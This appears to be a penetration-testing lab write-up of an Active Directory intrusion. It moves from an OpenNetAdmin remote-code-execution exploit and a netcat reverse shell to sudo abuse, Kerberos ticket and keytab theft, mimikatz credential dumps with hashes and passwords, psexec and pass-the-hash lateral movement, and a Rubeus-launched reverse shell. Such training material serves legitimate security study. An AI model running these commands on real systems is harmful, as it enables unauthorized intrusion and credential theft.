```
172.16.X.160
172.16.X.165
172.16.X.166
172.16.X.167
172.16.X.168
192.168.X.164
192.168.X.169
```

192.168.X.164

```
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 68:7a:c0:de:12:a9:07:98:1a:52:f8:45:ea:24:68:79 (RSA)
|   256 5c:b3:b9:48:73:e9:e4:01:6b:b7:9f:ee:0d:0c:ba:eb (ECDSA)
|_  256 ee:97:de:dd:52:f5:e1:bf:28:b4:4a:6b:93:42:ce:ee (ED25519)
80/tcp open  ssl/http?
| http-cookie-flags:
|   /:
|     ONA_SESSION_ID:
|_      httponly flag not set
|_http-title: OpenNetAdmin :: 0wn Your Network
```


192.168.X.169

```
80/tcp    open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
49670/tcp open  msrpc   Microsoft Windows RPC
```

```
 :: URL              : http://192.168.X.164/FUZZ
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: all
 :: Filter           : Response status: 404
________________________________________________

.htpasswd               [Status: 403, Size: 279, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 279, Words: 20, Lines: 10]
config                  [Status: 301, Size: 317, Words: 20, Lines: 10]
```

```
images             [Status: 301, Size: 317, Words: 20, Lines: 10]
include            [Status: 301, Size: 318, Words: 20, Lines: 10]
local              [Status: 301, Size: 316, Words: 20, Lines: 10]
modules            [Status: 301, Size: 318, Words: 20, Lines: 10]
plugins            [Status: 301, Size: 318, Words: 20, Lines: 10]
server-status      [Status: 403, Size: 279, Words: 20, Lines: 10]
.htaccess          [Status: 403, Size: 279, Words: 20, Lines: 10]
logout.php         [Status: 200, Size: 124, Words: 8, Lines: 5]
.html              [Status: 403, Size: 279, Words: 20, Lines: 10]
login.php          [Status: 200, Size: 4309, Words: 1064, Lines: 90]
```

So we have OpenNetAdmin v18.1.1



Newer Version Available

You are NOT on the latest release version
Your version = v18.1.1
Latest version = Unable to determine

Please DOWNLOAD the latest version.

Record Counts

Subnets	0
Hosts	0
Interfaces	0
DNS Records	0
DNS Domains	1
DHCP Pools	0
Blocks	0
VLAN Campuses	0
Config Archives	0

Where to begin

If you are wondering where to start, try one of these tasks:
Add a DNS domain
Add a new subnet
Add a new host
Perform a search
List Hosts

- If you need further assistance, look for the icon in the title bar of windows.
- You can also try the main help index located here

https://github.com/amriunix/ona-rce

```
root@kali:~/Ogimmeshellec/Lab# python3 ona-rce.py exploit http://192.168.X.164/
[*] OpenNetAdmin 18.1.1 - Remote Code Execution
[+] Connecting !
[+] Connected Successfully!
sh$ whoami
Www-data
```

```
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.X.Y 443 >/tmp/f
```

```
[+] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
Matching Defaults entries for www-data on web05:
   env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on web05:
    (root) NOPASSWD: /usr/bin/find

-rwsr-xr-x 1 root   root       241K Mar  6  2018 /bin/nano
```

```
sudo /usr/bin/find . -exec /bin/sh \; -quit
```

```
cat proof.txt
84d6b516a612290c442acc8aa20032d0
```

In .bash_history of pete, we find:

```
kinit pete@complyedge.com
sudo nano /etc/krb5.conf
ping dmzdc01
kinit -V pete@COMPLYEDGE.COM
```

```
cat /etc/krb5.conf
[logging]
 default = FILE:/var/log/krb5libs.log
 kdc = FILE:/var/log/krb5kdc.log
 admin_server = FILE:/var/log/kadmind.log

[libdefaults]
 default_realm = COMPLYEDGE.COM
 dns_lookup_realm = false
 dns_lookup_kdc = false
 ticket_lifetime = 24h
 renew_lifetime = 7d
 forwardable = true
 rdns = false

[realms]
 COMPLYEDGE.com = {
   kdc = dmzdc01.complyedge.com
   default_domain = complyedge.com
}

[domain_realm]
 .complyedge.com = COMPLYEDGE.COM
 complyedge.com = COMPLYEDGE.COM

[appdefaults]
 pam = {
  minimum_uid = 3000
}
```

Then we add ssh key so we can do:

```
ssh -i id_rsa "pete@complyedge.com@192.168.X.164"
```

```
scp -i id_rsa root@192.168.X.164:/etc/krb5.keytab .
```

```
root@kali:~/Ogimmeshellec/Lab# python3 keytabextract.py krb5.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
        REALM : COMPLYEDGE.COM
        SERVICE PRINCIPAL : WEB05$/
        NTLM HASH : 5c184a9fdf5953fd1d02a5831f087457
        AES-256 HASH :
f9b2fd67dd42457d038bc6aa05b2ca7442d2e894f2eb469a4c8dd426ae4e03bb
        AES-128 HASH : 08a54469ec73551dc31d71bcac26263e
```

Let’s scan the other hosts

172.16.X.160

```
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-02-14 21:19:03Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: comply.com0.,
Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: comply.com0.,
Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
```

```
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=rdc02.comply.com
| Issuer: commonName=rdc02.comply.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-02-13T18:13:22
| Not valid after:  2021-08-15T18:13:22
| MD5:   786b 8626 7970 71f9 09c9 963d a161 e4e8
|_SHA-1: 4200 a1a7 897a d24d 8969 b792 c4d2 b635 8f4a b56a
|_ssl-date: 2021-02-14T21:21:28+00:00; -20s from scanner time.
5985/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49702/tcp open  msrpc         Microsoft Windows RPC
49711/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit
the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port53-TCP:V=7.70SVN%I=7%D=2/14%Time=602993E0%P=x86_64-unknown-linux-gn
SF:u%r(DNSVersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07
SF:version\x04bind\0\0\x10\0\x03");
MAC Address: 00:50:56:86:4C:48 (VMware)
Service Info: Host: RDC02; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -20s, deviation: 0s, median: -20s
| nbstat: NetBIOS name: RDC02, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:86:4c:48
(VMware)
| Names:
|   RDC02<20>            Flags: <unique><active>
|   RDC02<00>            Flags: <unique><active>
|   COMPLY<00>           Flags: <group><active>
|   COMPLY<1c>           Flags: <group><active>
|_  COMPLY<1b>           Flags: <unique><active>
|_p2p-conficker: ERROR: Script execution failed (use -d to debug)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
```

```
|   date: 2021-02-14T21:21:13
|_  start_date: N/A
```

172.16.X.165

```
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-02-14 09:40:44Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: comply.com0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: comply.com0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=cdc07.ops.comply.com
| Issuer: commonName=cdc07.ops.comply.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-02-13T07:45:15
| Not valid after:  2021-08-15T07:45:15
| MD5:   b41f 2be4 8c12 2e51 8e90 33d3 51b7 94f2
|_SHA-1: 78ca 25d9 ef72 4375 4a67 cbf4 aefc 4514 8625 762e
|_ssl-date: 2021-02-14T09:43:10+00:00; -45s from scanner time.
5985/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49673/tcp open  msrpc         Microsoft Windows RPC
49677/tcp open  msrpc         Microsoft Windows RPC
49691/tcp open  msrpc         Microsoft Windows RPC
49710/tcp open  msrpc         Microsoft Windows RPC
```

172.16.X.166

```
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=file06.ops.comply.com
| Issuer: commonName=file06.ops.comply.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-02-13T07:45:30
| Not valid after:  2021-08-15T07:45:30
| MD5:   d8a2 1ef8 a7f7 7efa 4991 2288 f0af d9eb
|_SHA-1: 968c 0637 3576 da0f 348c d860 1e1b c233 fd64 b071
|_ssl-date: 2021-02-14T09:46:59+00:00; -45s from scanner time.
5985/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49669/tcp open  msrpc         Microsoft Windows RPC
```

172.16.X.167

```
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=jump09.ops.comply.com
| Issuer: commonName=jump09.ops.comply.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-02-13T07:45:08
| Not valid after:  2021-08-15T07:45:08
| MD5:   0976 bbb3 7530 659e 483d 27a4 635c f242
|_SHA-1: b743 fec0 34bd 9c81 2cf5 edf5 a480 4e77 5087 687a
|_ssl-date: 2021-02-14T09:50:38+00:00; -46s from scanner time.
5985/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49669/tcp open  msrpc         Microsoft Windows RPC
```

172.16.X.168

```
22/tcp    open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 f1:47:c2:64:26:ea:ff:82:f4:62:6e:3f:cd:e3:bd:c2 (RSA)
|   256 49:85:cd:1b:86:3e:01:71:8e:2a:82:98:a4:0b:34:ef (ECDSA)
|_  256 f2:34:49:6a:fa:88:74:7b:9d:8d:83:67:c9:16:20:22 (ED25519)
```

```
53/tcp    open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2021-02-14 09:54:35Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
complyedge.com0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
complyedge.com0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=dmzdc01.complyedge.com
| Issuer: commonName=dmzdc01.complyedge.com
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-02-13T07:44:07
| Not valid after:  2021-08-15T07:44:07
| MD5:   0225 afa3 a262 b4e8 4a67 088d 5d5b 45e2
|_SHA-1: 9cd6 4a81 ba39 b675 7855 dd17 2ff6 e8c8 af87 d274
|_ssl-date: 2021-02-14T09:57:01+00:00; +4s from scanner time.
5985/tcp  open  ssl/http      Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49667/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49692/tcp open  msrpc         Microsoft Windows RPC
49710/tcp open  msrpc         Microsoft Windows RPC
```

Then in /tmp, we find this:

```
-rw-------  1 pete@complyedge.com domain users@complyedge.com 1254 Feb 14 04:45
krb5cc_75401103_TVXERC
```

Which is pete’s credential cache file
So let’s import it

```
pete@complyedge.com@web05:/tmp$ export
KRB5CCNAME=/tmp/krb5cc_75401103_TVXERC
pete@complyedge.com@web05:/tmp$ klist
Ticket cache: FILE:/tmp/krb5cc_75401103_TVXERC
Default principal: pete@COMPLYEDGE.COM

Valid starting       Expires              Service principal
02/14/2021 04:45:15  02/14/2021 14:45:15
krbtgt/COMPLYEDGE.COM@COMPLYEDGE.COM
        renew until 02/21/2021 04:45:15
```

So this means we have a TGT for pete in the domain complyedge.com

But let’s download this ccache file to our machine

```
 sudo apt install krb5-user
```

```
172.16.X.160 rdc02.comply.com
172.16.X.165 cdc07.ops.comply.com
172.16.X.166 file06.ops.comply.com
172.16.X.167 jump09.ops.comply.com
172.16.X.168 dmzdc01.complyedge.com
172.16.X.164 web05.complyedge.com
172.16.X.254 proxy01.ops.complyedge.com
```

```
sshuttle -v -e "ssh -i id_rsa" -r root@192.168.X.164 172.16.X.0/24
```

Comment out #proxy_dns in /etc/proxychains.conf

```
export KRB5CCNAME=/root/Ogimmeshellec/Lab/krb5cc_75401103_TVXERC
```

Then to test it works, we can do:

```
python3 GetADUsers.py -all -k -no-pass -dc-ip 172.16.X.168 complyedge.com/pete
Impacket v0.9.23.dev1+20210127.141011.3673c588 - Copyright 2020 SecureAuth Corporation

[*] Querying DMZDC01 for information about domain.
Name                Email                         PasswordLastSet      LastLogon
--------------------  -----------------------------  -------------------  -------------------
```

```
Administrator                                    2020-08-02 19:53:07.769849  2021-02-14
08:44:17.699201
Guest                                         <never>              <never>
krbtgt                                       2020-07-15 22:28:10.179601  <never>
pete                                         2020-07-15 22:42:05.627336  2021-02-14 11:45:15.949197
                                           2021-02-14 09:00:44.683588  <never>
sshd                                         2020-07-16 00:35:45.441022  <never>
jim                                          2020-07-16 09:07:32.013278  2020-08-02 19:50:14.863488
```

From the machine ,we can run:

```
ldapsearch -Y GSSAPI -H ldap://dmzdc01.complyedge.com -D "pete@complyedge.com" -W -b
"dc=complyedge,dc=com" "servicePrincipalName=*" servicePrincipalName
```

But no SPNs. Let’s dump users:

```
ldapsearch -Y GSSAPI -H ldap://dmzdc01.complyedge.com -D "pete@complyedge.com" -W -b
"dc=complyedge,dc=com" '(&(objectClass=user))'
```

```
# Pete, CEAdmins, CEUsers, complyedge.com
memberOf: CN=Domain Admins,CN=Users,DC=complyedge,DC=com

# Jim, CEAdmins, CEUsers, complyedge.com
distinguishedName: CN=Jim,OU=CEAdmins,OU=CEUsers,DC=complyedge,DC=com
```

So Pete is domain admin. Let’s try to connect to dmzdc01.complyedge.com then since we got tgt for him.


In /var/log/auth.log, I find:

```
Feb 15 03:59:41 web05 sshd[1785]: Accepted password for pete@complyedge.com from
172.16.X.168 port 54139 ssh2
Feb 15 03:59:41 web05 sshd[1785]: pam_unix(sshd:session): session opened for user
pete@complyedge.com by (uid=0)
```

So it seems that pete is logging in from the DC every hour, so a cronjob running that.

Then we can run bloodhound with the hash of machine account

```
python3 bloodhound.py -u 'WEB05$@COMPLYEDGE.COM' --hashes
aad3b435b51404eeaad3b435b51404ee:5c184a9fdf5953fd1d02a5831f087457 -d
complyedge.com -ns 172.16.X.168 --dns-tcp -c All
```



So pete is domain admin as we saw from ldap earlier. Let’s try to connect

```
python3 psexec.py -k -no-pass -target-ip 172.16.X.168 -dc-ip 172.16.X.168
dmzdc01.complyedge.com

[*] Requesting shares on 172.16.X.168.....
[*] Found writable share ADMIN$
[*] Uploading file JcvkakNY.exe
[*] Opening SVCManager on 172.16.X.168.....
[*] Creating service dwqv on 172.16.X.168.....
[*] Starting service dwqv.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1397]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>

more c:\users\administrator\desktop\proof.txt
48032d41ce0f31dd5a2b96031dad9936
```


Then we run Seatbelt, mimikatz and bloodhound from the DC

```
   * Username : pete
         * Domain   : COMPLYEDGE
         * NTLM     : 61c6e14f88cd70638f901ea51796a194
* Username : Administrator
         * Domain   : complyedge.com
         * Password : fgds90345SDfsw32

RID  : 000001f4 (500)
User : Administrator
  Hash NTLM: e2b475c11da2a0748290d87aa966c327


Secret  : DefaultPassword
cur/text: sdfsdSE423  (which is password for pete user)

mimikatz(commandline) # lsadump::lsa /patch
Domain : COMPLYEDGE / S-1-5-21-1416213050-106196312-571527550

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 289136c329f3e42331048a0465b2290a

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 1972974715cd3613d4105ad189e54950

RID  : 0000044f (1103)
User : pete
LM   :
NTLM : 61c6e14f88cd70638f901ea51796a194

RID  : 00000452 (1106)
User : sshd
LM   :
NTLM : 8fa75d9aa9f3b6a05eb9e24fc1b9cdfe

RID  : 00000453 (1107)
User : jim
LM   :
NTLM : e48c13cefd8f9456d79cd49651c134e8

RID  : 000003e8 (1000)
User : DMZDC01$
LM   :
NTLM : 4c299ca486b93f3288a77e5ec23ed1b1

RID  : 00000454 (1108)
```

```
User : WEB05$
LM   :
NTLM : 5c184a9fdf5953fd1d02a5831f087457

RID  : 00000450 (1104)
User : COMPLY$
LM   :
NTLM : fc0dba5c3437e0b1f60dbc590eb0b891
```

```
Get-DomainTrust
```

```
SourceName      : complyedge.com
TargetName      : comply.com
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : FOREST_TRANSITIVE
TrustDirection  : Bidirectional
WhenCreated     : 7/15/2020 8:57:12 PM
WhenChanged     : 2/15/2021 9:15:45 AM
```



Forest – a transitive trust between one forest root domain and another forest root domain. Forest trusts also enforce SID filtering.

So here sid filtering is turned off so we can't use the golden ticket attack with /sids:

SID of Enterprise admins group in comply.com:
S-1-5-21-1135011135-3178090508-3151492220-519

To get my shell back, I can do:

```
python3 psexec.py -hashes :289136c329f3e42331048a0465b2290a
administrator@172.16.X.168
```

Then we create a sacrificial session:

```
.\Rubeus.exe createnetonly /program:"C:\users\rulon.bat"
```

Rulon.bat contains: `c:\users\nc64.exe 192.168.X.Y 443 -e cmd.exe`

Then we enumerate with PowerView against domain ops.comply.com and complyedge.com

We have user nina and pete in ops.comply.com

```
Nina is memberof            : CN=FileAdmin,OU=OpsGroups,DC=ops,DC=comply,DC=com
```

Then I run:

```
.\SharpHound.exe --CollectionMethod All --Domain ops.comply.com
.\SharpHound.exe --CollectionMethod All --Domain complyedge.com
.\SharpHound.exe --CollectionMethod All --Domain comply.com
```

The user JIM@COMPLYEDGE.COM is a member of the group FOREIGNFILEADMIN@OPS.COMPLY.COM.

So let’s use pass the hash using the hash from above:

```
evil-winrm -u complyedge.com\\jim -H e48c13cefd8f9456d79cd49651c134e8 -i 172.16.X.166
*Evil-WinRM* PS C:\Users> whoami
complyedge\jim
*Evil-WinRM* PS C:\Users> hostname
file06
```

It worked! Jim is also admin on this machine

```
Evil-WinRM* PS C:\Users\administrator\desktop> more proof.txt
3a15a2f052b451eee73ca6384089ebce
```

```
RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 8821c97bc6b3d2aed6e30a9540f208f3
```

```
./mimikatz.exe "privilege::debug" "token::elevate" "lsadump::lsa /patch" "exit"
```

From BloodHound, we have:
The computer FILE06.OPS.COMPLY.COM has generic write access to the computer JUMP09.OPS.COMPLY.COM.

But first let’s get a system shell:

```
python3 /opt/Windows/Impacket/examples/psexec.py -no-pass -hashes :e48c13cefd8f9456d79cd49651c134e8 complyedge.com/jim@172.16.X.166
```

Then spawn a sacrificial session:

```
.\Rubeus.exe createnetonly /program:"C:\users\rulon.bat"
```

```
Get-DomainUser -allowdelegation -admincount
```

